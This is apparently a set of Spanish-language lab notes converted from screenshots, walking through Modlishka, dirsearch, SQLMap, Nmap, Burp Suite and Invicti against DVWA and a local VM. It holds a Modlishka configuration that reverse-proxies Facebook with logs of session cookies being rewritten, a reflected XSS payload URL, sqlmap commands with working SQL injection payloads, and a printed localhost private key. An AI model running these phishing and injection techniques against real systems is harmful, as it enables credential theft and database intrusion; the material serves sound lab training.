
~/Doc/box/Modlishka master ?1 > vim config.json
~/Documents/box/Modlishka master ?1 > ./Modlishka -config config.json
[Fri Oct 31 12:54:57 2025] [INF] Enabling plugin: autocert v0.1
[Fri Oct 31 12:54:57 2025] [INF] Autocert plugin: Auto-generating localhost domain TLS certificate
[Fri Oct 31 12:54:58 2025] [DBG] AutoCert plugin generated TlsKey:
-----BEGIN PRIVATE KEY-----
MIIEpAIBAAKCAQEAsgf9i8CurX8nAwdG/9eIJx8zCWB7qqIRta58g1C8iPYNVNez
6DnHiCtMHmS8Xad6YBzF2lm1Egg++1wFtXimZe7fUrowisa7HFAyzgAuzxNk1+AM
mlx4GWh1fRqn9gVH XtvhHxD6FKaLh50QglJn0TEsdbZlwhv6tBUcTm+bm6Ae+Y
qW5mrg2xc9RKGYUGcNNaOp70G58uDBxkBgXZEhdj1u1WfTYsy920evI8KFeKset
i31bp0DF8kLBTOAEhmFEPYzDjxwTHzoXNpSxR85o8pn5K0F4tWG CqKZuGpKvwJT3
VLR6drx/FA64K6LF9xJ20skRErCi/S0bGVU0NQIDAQABoIBABjk3SNJkiNYgFAA
GIF1legCiNRq1WAKwYcyGt8RzwsnvL18W//A9JGp3D7zvxMpdAc0fsYFfThERupG
99VkrYBDYp7iwh7lowxWeoQrql/ySkuVXK3I+FI1NRiFPa89FbnB7886wRQfWMfS
IleJj03KY8ypzUIG6AEExJTUV280fZRNXYT5L0a0vImjB7JtQrRa1DSu1l2+HOGUd
kkPaznZI5LwX8zHgw5ETy2zGh/ijmcAgvLV0jRSMUPj0MLGwHxDVMRq/DFhUy3I
Gvp7as5v6gJzJ34usIZ10Z4TcMY50hbz16egyr7S02510wxqF1vEr0SvNo7AgMl
mprd0AECgYEAt0wNEe5YTn0eqpCrnoxs5zsd45x54Qo0EbAm5+sKTBkdQ15ieioG
ly0hqa7C9Ugnwhc0szAWLH5NofuAUvnZ370o/EqJoBEsBPYsi9orMdKPE1GEIxq0
SX4okmYzlxWwRaxLs1uDpUPu8z6LRyJAcRZ7tM86/N0wsDHRb7JGIECgYEAl/yk
xRaQwDhwP7QrbPDnx6lp0VT0IP9HXQXYDuTeqBbE/GUjRBNWW9rFmZLUC7K8ep9I
Dn0gpWzZYbLm88h6YC75ux0LUIN7fkMb031JR8JF6i31fRTLGRn+DGvgCygD23Bp
eSQ0fESerE+bYv+nU8+7xFWosnK1canENEPeYbUCgYBfen0ERrX+Pl1SCNGM3hc7
KCawFM3Tkc8n6LPBALMaF8sL7qs0h8uPoBY5RyBkCBAlXIa2Ba4i18uc3cYExZT2
Cb802VNIOdyAyjsB10fylUmz/hCKCkQjP+hvxdrWJCigmfn2KXIBQbg/P0J+gwjj
Scs/q0lHolNUxBHm1xr7AQKBgQC57xJhYHwoJG3tSUAS87p0LZE01c7FdT2YBQnk
eH59MWz04rojRopXdnQayt2kXHAJF8nOP0W1YykYBAzx3KoM1yPBQuv2jdnn7hms
SYMeNU4+t0XakfxPSaL8Smk4R3A8Nq7oKCfterq53UbGn6PlgtMj3k0da9hdAYm
AC8W6QKBgQC/kDKe1THv9xc5VAsekTzm3nbRLjJHuMwL5KuXtxLh/8Gnqx2Ikpc
nIZOzpHyRWjXrM+j8uXKJ40zXFdsSlk2vz18fju/zf1bo8Mqao3c/6iZlJbeIzyt
kqyAhIi5IyleN1+Ug+XuP7Kw jy598Shb0Ibly5hsdKbXTQDYQmpJ+Q==
```

```

[Fri Oct 31 12:55:06 2025] [DBG] PatchQueryString: stored value - s3
[Fri Oct 31 12:55:08 2025] [DBG] PatchQueryString: query xjs after - [s3]
[Fri Oct 31 12:55:08 2025] [DBG] rewriteRequest took 56.211µs
[Fri Oct 31 12:55:08 2025] [DBG] PatchHeaders: HTTPResponse took 3.412µs
[Fri Oct 31 12:55:08 2025] [DBG] [rw] Rewriting Response Body for (https://www.google.com): status[200] type[text/javascript; charset=UTF-8] encoding[br] uncompressedBody[550 bytes]
[Fri Oct 31 12:55:08 2025] [DBG] rewriteResponse took 2.325208ms
[Fri Oct 31 12:55:08 2025] [DBG] [RP] Checking domain: www.google.com
[Fri Oct 31 12:55:08 2025] [DBG] [RP] Checking IP: 216.58.215.164
[Fri Oct 31 12:55:08 2025] [DBG] [RP] Checking IP: 2a00:1450:4003:80f::2004
[Fri Oct 31 12:55:08 2025] [DBG] [P] Proxying target [https://www.google.com] via domain [localhost]
[Fri Oct 31 12:55:08 2025] [DBG] PhishURLToRealURL: phishURL = localhost/xjs/_js/k=xjs.hd.es._CyQyuggh-o.2019.0/am=AAAAAAAAAAAAAAAAAAAAAAAEEAAAAAAAGAAQBAEBAAAAAAA
AEBAABAAAAAAAIAAAAACAAAAAAABAAABAAAADAAAAGEECAAAAwAAAAAAAAGgAAAAABgC_
DGwAgAACABgAEAAAAsAIAQAIAABAAAAAAQAAAAAAAGAAAAUAAAFAAAAAAAA
AAAAACAAAoAAAAAAAAdQAwAAAAAAAAdgAAACEAAAAYQJEAAAAAAA6AAQeMCQggIAAAAAAAA
AAAAAAAIAKajmQgIBAQAAAAAAAABCm1hI/d=0/dg=0/br=1/rs=ACT90oHLDjcAUKE9tc0Q9K-y
0R979lah_w/m=l000Vd,sy8q,P6sQ0c?xjs=s4
[Fri Oct 31 12:55:08 2025] [DBG] PhishURLToRealURL: host = localhost
[Fri Oct 31 12:55:08 2025] [DBG] PhishURLToRealURL: phishURL contains ProxyDomain 'localhost'
[Fri Oct 31 12:55:08 2025] [DBG] PhishURLToRealURL: phishURL = localhost
[Fri Oct 31 12:55:08 2025] [DBG] PhishURLToRealURL: host = localhost
[Fri Oct 31 12:55:08 2025] [DBG] PhishURLToRealURL: phishURL contains ProxyDomain 'localhost'
[Fri Oct 31 12:55:08 2025] [DBG] Patching request Referer [https://www.google.com/] -> [https://www.google.com/]
[Fri Oct 31 12:55:08 2025] [DBG] PatchHeaders: HTTPRequest took 566.177µs
[Fri Oct 31 12:55:08 2025] [DBG] PatchQueryString: query xjs before - [s4]
[Fri Oct 31 12:55:08 2025] [DBG] PatchQueryString: value before - s4
[Fri Oct 31 12:55:08 2025] [DBG] PatchQueryString: value after - s4
[Fri Oct 31 12:55:08 2025] [DBG] PatchQueryString: stored value - s4
[Fri Oct 31 12:55:08 2025] [DBG] PatchQueryString: query xjs after - [s4]
[Fri Oct 31 12:55:08 2025] [DBG] rewriteRequest took 706.073µs
[Fri Oct 31 12:55:08 2025] [DBG] PatchHeaders: HTTPResponse took 3.647µs
[Fri Oct 31 12:55:08 2025] [DBG] [rw] Rewriting Response Body for (https://www.google.com): status[200] type[text/javascript; charset=UTF-8] encoding[br] uncompressedBody[1395 bytes]
[Fri Oct 31 12:55:08 2025] [DBG] rewriteResponse took 3.540094ms
```

```
--> [datr=U7IEaXU0xo-oqHSSElFL9fJe; expires=Sat, 05-Dec-2026 12:57:55 GMT; Max-Age=34560000; path=/; domain=.facebook.com; ; httponly; SameSite=None]
[Fri Oct 31 12:57:31 2025] [DBG] Rewriting Set-Cookie Flags: from
[datr=U7IEaXU0xo-oqHSSElFL9fJe; expires=Sat, 05-Dec-2026 12:57:55 GMT; Max-Age=34560000; path=/; domain=.facebook.com; secure; httponly; SameSite=None]
-->
[datr=U7IEaXU0xo-oqHSSElFL9fJe; expires=Sat, 05-Dec-2026 12:57:55 GMT; Max-Age=34560000; path=/; domain=.0y2mjz9rxhdxa8.localhost; ; httponly; SameSite=None]
[Fri Oct 31 12:57:31 2025] [DBG] PatchHeaders: HTTPResponse took 282 798us
```

```
1 {
2     "proxyDomain": "localhost",
3     "target": "www.facebook.com",
4     "listeningAddress": "127.0.0.1",
5     "port": "80",
6     "ssl": false,
7     "terminateHTTPS": false,
8     "debug": true
9 }
```



10) dirsearch

- **Para qué sirve:** fuerza bruta de directorios/archivos web.
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y dirsearch
```

```
~/Documents/box/Modlishka master ?1 > sudo apt install -y dirsearch
The following packages were automatically installed and are no longer required:
base58
binutils-mingw-w64-i686
binutils-mingw-w64-x86-64
gcc-mingw-w64-base
gcc-mingw-w64-i686-win32
gcc-mingw-w64-i686-win32-runtime
gcc-mingw-w64-x86-64-win32
gcc-mingw-w64-x86-64-win32-runtime
gir1.2-vte-2.91
libaiolt64
libnet1
libsfiltr0
mingw-w64-common
python3-flaskext.wtf
python3-flatbuffers
python3-gevent
python3-gevent-websocket
python3-html2text
python3-hupper
python3-kombu
python3-log-symbols
python3-marshmallow
python3-marshmallow-sqlalchemy
python3-mnemonic
python3-nplusone
python3-ordered-set
```

- **Ejercicios:**

1. `dirsearch -u http://localhost/DVWA/ -e php,txt` y revisar 200/403/301.

`http://localhost/DVWA/vulnerabilities/xss_r/?`

`name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E#`

2. Cambiar wordlist: `-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`.

```
~/Documents/box/Modlishka master ?1 > dirsearch -u http://localhost/DVWA/ -e php,txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is
deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
    from pkg_resources import DistributionNotFound, VersionConflict

[|_||-] (7_|_|_(-|_) v0.4.3

Extensions: php, txt | HTTP method: GET | Threads: 25 | Wordlist size: 9922

Output File: /home/kali/Documents/box/Modlishka/reports/http_localhost/_DVWA_25-10-31_14-14-39
.txt

Target: http://localhost/

[14:14:39] Starting: DVWA/
[14:14:40] 200 - 80B - /DVWA/.dockerrignore
[14:14:41] 301 - 310B - /DVWA/.git -> http://localhost/DVWA/.git/
[14:14:41] 200 - 262B - /DVWA/.git/config
[14:14:41] 200 - 588B - /DVWA/.git/
[14:14:41] 200 - 23B - /DVWA/.git/HEAD
[14:14:41] 200 - 73B - /DVWA/.git/description
[14:14:41] 200 - 692B - /DVWA/.git/hooks/
[14:14:41] 200 - 27KB - /DVWA/.git/index
[14:14:41] 200 - 458B - /DVWA/.git/info/
[14:14:41] 200 - 240B - /DVWA/.git/info/exclude
[14:14:41] 200 - 173B - /DVWA/.git/logs/HEAD
[14:14:41] 200 - 479B - /DVWA/.git/logs/
[14:14:41] 301 - 326B - /DVWA/.git/logs/refs/heads -> http://localhost/DVWA/.git/logs/refs/
heads/
[14:14:41] 301 - 320B - /DVWA/.git/logs/refs -> http://localhost/DVWA/.git/logs/refs/
[14:14:41] 301 - 328B - /DVWA/.git/logs/refs/remotes -> http://localhost/DVWA/.git/logs/ref
s/remotes/
[14:14:41] 200 - 173B - /DVWA/.git/logs/refs/heads/master
```

```
Task completed
~/Documents/box/Modlishka master ?2 > dirsearch -u http://localhost/DVWA/ -e php,txt -w /usr/sh
are/wordlists/dirbuster/directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is
deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
    from pkg_resources import DistributionNotFound, VersionConflict

[|_||-] (7_|_|_(-|_) v0.4.3

Extensions: php, txt | HTTP method: GET | Threads: 25 | Wordlist size: 220545

Output File: /home/kali/Documents/box/Modlishka/reports/http_localhost/_DVWA_25-10-31_14-15-56
.txt

Target: http://localhost/

[14:15:56] Starting: DVWA/
[14:15:56] 301 - 310B - /DVWA/docs -> http://localhost/DVWA/docs/
[14:15:57] 301 - 311B - /DVWA/tests -> http://localhost/DVWA/tests/
[14:15:59] 301 - 314B - /DVWA/database -> http://localhost/DVWA/database/
[14:16:00] 301 - 314B - /DVWA/external -> http://localhost/DVWA/external/
[14:16:02] 301 - 312B - /DVWA/config -> http://localhost/DVWA/config/
1 0% 2041/220545 251/s 1ch·1/1 errors·0
```

11) SQLMap

- **Para qué sirve:** detecta y explota **inyecciones SQL** automáticamente.
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y sqlmap
```

- **Ejercicios:**

Contra DVWA (SQLi low): sqlmap -u "http://localhost/DVWA/vuln/sqlil/?id=1&Submit=Submit" --cookie="PHPSESSID=...; security=low" --dbs

```
[...]
https://sqlmap.org

claimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and
for any misuse or damage caused by this program

@ 09:13:09 /2025-10-30/
INFO] testing connection to the target URL
[WARNING] page not found (404)
[INFO] commanded to continue in this kind of cases. Do you want to quit and make sure that everything is set up properly? [Y/n] N
INFO] testing if the target URL content is stable
INFO] target URL content is stable
INFO] testing if GET parameter 'id' is dynamic
[WARNING] GET parameter 'id' does not appear to be dynamic
[WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
INFO] testing for SQL injection on GET parameter 'id'
INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
INFO] testing 'Boolean-based blind - Parameter replace (original value)'
INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
INFO] testing 'Generic inline queries'
INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
INFO] testing 'Oracle AND time-based blind'
INFO] needed to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] N
[WARNING] GET parameter 'id' does not seem to be injectable
INFO] testing if GET parameter 'Submit' is dynamic
[WARNING] GET parameter 'Submit' does not appear to be dynamic
[WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
INFO] testing for SQL injection on GET parameter 'Submit'
INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
INFO] testing 'Boolean-based blind - Parameter replace (original value)'
INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
INFO] testing 'Generic inline queries'
INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
```



```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqlil/?id=1&Submit=Submit" --
cookie="PHPSESSID=tu_sesion; security=low" --dbs --level=3 --risk=2 --batch --threads=5
```

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqlil/?id=1&Submit=Submit" --
cookie="PHPSESSID=219be650339ab7f6a00f2b27fdccefd; security=low" --dbs
```

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqlil/?id=1&Submit=Submit" --
cookie="PHPSESSID=219be650339ab7f6a00f2b27fdccefd; security=low" --dbs --level=3 --
risk=2 --batch --threads=5
```

```

~/Documents/box/Modlishka master ?2 > sqlmap -u "http://localhost/DVWA/vulnerabilities/sqlinjection/?id=1&Submit=Submit" --cookie="PHPSESSID=219be650339ab7f6a00f2b27fdcccefdd; security=low" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:52:19 /2025-11-03/

[08:52:19] [INFO] testing connection to the target URL
[08:52:19] [INFO] testing if the target URL content is stable
[08:52:20] [INFO] target URL content is stable
[08:52:20] [INFO] testing if GET parameter 'id' is dynamic
[08:52:20] [WARNING] GET parameter 'id' does not appear to be dynamic
[08:52:20] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[08:52:20] [INFO] testing for SQL injection on GET parameter 'id'
[08:52:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:52:20] [WARNING] reflective value(s) found and filtering out
[08:52:20] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[08:52:20] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[08:52:20] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[08:52:20] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
[08:52:20] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause'

[08:52:52] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 5299 FROM (SELECT(SLEEP(5)))XQnc) AND 'DWud='DWud&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178717a71,0x59565a616a49527563514e644947797a
6847596955754b6f7a635575554c426a474e596e6552754c,0x71767a7a71)-- -&Submit=Submit
---

```

12) Invicti (ex Netsparker)

- **Para qué sirve:** escáner web avanzado (DAST) para empresas.
- **Open-source:** No (comercial).
- **Instalar en Kali:** versión cloud o on-prem bajo licencia; no paquete Kali.
- **Ejercicios:**
 1. Lanzar escaneo contra una app de staging de prueba.
 2. Exportar reporte y abrir tickets para 2 findings.

13) Nmap

- **Para qué sirve:** descubre hosts/puertos y detecta servicios/canales (script NSE).
- **Open-source:** Sí.
- **Instalar en Kali:**
- `sudo apt install -y nmap`
- **Ejercicios:**

```
nmap -sV 192.168.56.10 (detección de servicios).
```

```
nmap --script vuln 192.168.56.10 (scripts de vulnerabilidades sobre tu VM).
```

```
/usr/sh/sniper/loot/workspace/localhost > nmap -sV 192.168.0.64
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 14:41 CET
Nmap scan report for 192.168.0.64
Host is up (0.0014s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
2222/tcp  closed EtherNetIP-1
9000/tcp  open   http        Golang net/http server
1 service unrecognized despite returning data. If you know the service/version, please submit t
he following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9000-TCP:V=7.95%I=7%D=10/31%Tme=6904BCA2%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(GetRequest,CE,"HTTP/1\.0\x20307\x20Temporary\x20Redirect
SF:\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nLocation:\x20/timeo
SF:ut\.html\r\nDate:\x20Fri,\x2031\x200ct\x202025\x2013:42:16\x20GMT\r\nCo
SF:ntent-Length:\x2049\r\n\r\n<a\x20href=\"/timeout.html\">Temporary\x20R
SF:edirect</a>.\n")%r(HTTPOptions,74,"HTTP/1\.0\x20307\x20Temporary\x20
SF:Redirect\r\nLocation:\x20/timeout\.html\r\nDate:\x20Fri,\x2031\x200ct\x
SF:202025\x2013:42:16\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPReque
SF:st,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plai
SF:n;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Reques
SF:t")%r(Helper,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nC
SF:ontent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n
SF:n\r\n\r\n400\x20Bad\x20Request")%r(FourOhFourRequest,1D4,"HTTP/1\.0\x20404\
SF:x20Not\x20Found\r\nContent-Security-Policy:\x20script-src\x20'self'\x20
SF:cdn\matomo\cloud\x20js\hsforms\.net\x20https://www.google\com/reca
SF:ptcha/,\x20https://www.gstatic\com/recaptcha/;\x20object-src\x20'none
SF:';\x20frame-ancestors\x20'none';\x20frame-src\x20https://www.google\c
SF:om/recaptcha/\x20https://www.gstatic\com/recaptcha/\r\nContent-Type:\x
SF:x20text/plain;\x20charset=utf-8\r\nVary:\x20Accept-Encoding\r\nX-Conten
SF:t-Type-Options:\x20nosniff\r\nDate:\x20Fri,\x2031\x200ct\x202025\x2013:
SF:42:31\x20GMT\r\nContent-Length:\x2019\r\n\r\n404\x20page\x20not\x20foun
SF:d\r\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Typ
SF:e:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x
SF:20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x20Bad\x20Request\
SF:r\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20clos
SF:e\r\n\r\n\r\n400\x20Bad\x20Request");
MAC Address: 08:00:27:44:AC:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.88 seconds
```

Not Secure

http://192.168.0.64:9000/timeout.html#!/auth



PORTAINER.IO

New Portainer installation

Your Portainer instance timed out for security purposes. To re-enable your Portainer instance you will need to restart Portainer.

For further information, view our [documentation](#).

```
/usr/sh/sni/l/workspace/localhost > nmap --script vuln 192.168.0.64 -p9000,2222
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 14:45 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|       After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.64
Host is up (0.0056s latency).

PORT      STATE SERVICE
2222/tcp  closed EtherNetIP-1
9000/tcp  open  cslistener
MAC Address: 08:00:27:44:AC:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 35.86 seconds
```


14) Burp Suite

- **Para qué sirve:** proxy/interceptor para pruebas de apps web (man-in-the-browser), fuzzing, repeater, etc.
- **Open-source:** No (Community gratis; Pro de pago).
- **Instalar en Kali:**

```
sudo apt install -y burpsuite
```

- **Ejercicios:**

1. Configurar el **proxy** del navegador a 127.0.0.1:8080 y capturar una petición a DVWA.



S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2025.9.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Learn, explore and discover

Getting started with Burp Suite

Get going right away - with our quick start tutorial.

[Start here](#)



Burp Suite video tutorials

See how to use Burp Suite's main features and tools.

[Find out more](#)



Burp Suite Support Center

Find the answers to your Burp Suite questions here.

[Find answers](#)



Burp Suite - a guided video tour

Take a run-through of all the major Burp Suite features.

[Watch the tour](#)

The Web Security Academy

Learn how to find more vulnerabilities using Burp Suite.

[Start learning](#)

Burp Suite on Twitter

Join Burp Suite's huge community, and stay in the know.

[Follow us](#)

All User Project

Tools

- Proxy
- Intruder
- Repeater
- Sequencer
- Burp's browser

Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listed listeners.

Add	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	127.0.0.1:8080				Per-host	Default

!

Software is Preventing Firefox From Safely Connecting to This Site

portswigger.net is most likely a safe site, but a secure connection could not be established. This issue is caused by **PortSwigger CA**, which is either software on your computer or your network.

What can you do about it?

portswigger.net has a security policy called HTTP Strict Transport Security (HSTS), which means that Firefox can only connect to it securely. You can't add an exception to visit this site.

- If your antivirus software includes a feature that scans encrypted connections (often called "web scanning" or "https scanning"), you can disable that feature. If that doesn't work, you can remove and reinstall the antivirus software.
- If you are on a corporate network, you can contact your IT department.
